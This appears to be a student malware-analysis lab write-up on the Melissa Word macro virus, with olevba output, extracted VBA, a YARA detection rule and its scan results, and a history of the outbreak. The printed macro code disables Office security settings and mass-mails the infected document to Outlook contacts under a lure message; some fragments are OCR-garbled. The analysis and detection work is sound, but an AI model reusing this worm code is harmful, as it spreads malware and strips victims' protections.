
## Microsoft Compound from DIE



### OLEVBA showing analysis of the sample file

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C:\Users\IEUser\Desktop>olevba -a C:\Users\IEUser\Downloads\sample_lab6_18_sep
olevba 0.60 on Python 3.7.9 - http://decalage.info/python/oletools
FILE: C:\Users\IEUser\Downloads\sample_lab6_18_sep
Type: OLE
VBA MACRO Melissa.cls
in file: C:\Users\IEUser\Downloads\sample_lab6_18_sep - OLE stream: 'Macros/VBA/Melissa'
Keyword
                                                         Description
                                                         Runs when the Word document is closed
Runs when the Word or Publisher document is
opened
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                                                         | opened | May create an OLE object | May attempt to modify the VBA code (self-modification) | May attempt to modify the VBA code (self-modification) | May attempt to modify the VBA code (self-modification) | May attempt to modify the VBA code (self-modification) | May attempt to modify the VBA code (self-modification) | May run an executable file or a system (command on a Mac (if combined with libc.dylib) | Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
                   CreateObject
   uspicious VBComponents
   uspicious CodeModule
   uspicious AddFromString
   uspicious Base64 Strings
                                                         VBA Stomping
 /BA Stomping detection is experimental: please report any false positive/negative at https://github.com/decalage2/oletools/issues
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### Extracted vba from the sample file

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Tolnfect.CodeModule.AddFromString ("Frivate Sub Document_Close()")
Do While ADII.CodeModule.Linese(85N, 1) <> ""
ToInfect.CodeModule.InsertLines BSN, ADII.CodeModule.Lines(85N, 1)
BSN = BSN + 1
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If Dod = True Them (Indicate Lines(), 3) = ""

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                                                             length: 15,917 lines: 611 Ln: 69 Col: 27 Pos: 3,024 W/indows (CR LF) UTF-8
```

Code for disabling the security features in office

```
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> ""
Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
Options.SaveNormalPrompt = (1 - 1)
End If
```

Code to collect the contacts from outlook address book and send emails.

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Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\",
"Melissa?") <> "... by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
  For y = 1 To DasMapiName.AddressLists.Count
     Set AddyBook = DasMapiName.AddressLists(y)
     Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
     For oo = 1 To AddyBook.AddressEntries.Count
       Peep = AddyBook.AddressEntries(x)
       BreakUmOffASlice.Recipients.Add Peep
       x = x + 1
       If x > 50 Then oo = AddyBook.AddressEntries.Count
     Next oo
     BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
     BreakUmOffASlice.Body = "Here is that document you asked for ... don't show
anyone else ;-)"
     BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
     BreakUmOffASlice.Send
     Peep = ""
  Next y
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```
rule Malware : Melissa
{
    meta:
        description = "Melissa Virus effecting Microsoft Word and Microsoft Outlook"
    strings:
        $subject = "Important Message From"
        $body = "don't show anyone else"
        $author = "by Kwyjibo"
        $regkey = "HKEY_CURRENT_USER\\Software\\Microsoft\\Office\\"
        $quote = "Twenty-two points, plus triple-word score, plus fifty points for using all my letters. Game's over. I'm outta here."

condition:
    $subject and $body and $regkey and ($author or $quote)
}

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C:\Users\IEUser\Downloads\Lab6
λ yara32 C:\Users\IEUser\Downloads\Lab6\melissa.yar C:\Users\IEUser\Downloads\Lab6\samples
Malware C:\Users\IEUser\Downloads\Lab6\samples\0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484
Malware C:\Users\IEUser\Downloads\Lab6\samples\sample_lab6_18_sep
```

The Melissa virus starts by taking over victims Microsoft Word program. It then uses a macro to hijack Microsoft Outlook email system and send messages to the first 50 addresses in their mailing lists. Those messages, in turn, tempted recipients to open a virus-laden attachment by giving it such names as "sexxxy.jpg" or "naked wife" or by deceitfully asserting, here is the document you requested ... don't show anyone else;—). With the help of some devious social engineering, the virus operated like a sinister, automated chain letter.

The virus would infect computers via Email and upon clicking the message attached was a Word document titled list.doc containing a list of *pornographic sites and accompanying logins for each*. It would then mass mail itself to the first fifty people in the user's contact list and then disable multiple safeguard features on Microsoft Word and Microsoft Outlook.

The virus was not intended to steal money or information, but it wreaked plenty of havoc nonetheless. Email servers at more than 300 corporations and government agencies worldwide became overloaded, and some had to be shut down entirely, including at Microsoft. Approximately one million email accounts were disrupted, and Internet traffic in some locations slowed to a crawl.

The file also contains a Visual Basic script that copies the virus-infected file into the normal.dot template file used by Word for custom settings and default macros. It also creates this entry in the Windows registry:

# HKEY\_CURRENT\_USERSoftwareMicrosoftOffice"Melissa?"="...by Kwyjibo"

In a small percentage of cases (when the day of the month equals the minute value), a payload of text is written at the current cursor position that says:

"Twenty-two points, plus triple-word score, plus fifty points for using all my letters. Game's over. I'm outta here."

If Day(Now) = Minute(Now) Then Selection. TypeText "Twenty-two points, plus tripleword-score, plus fifty points for using all my letters. Game's over. I'm outta here." End Sub

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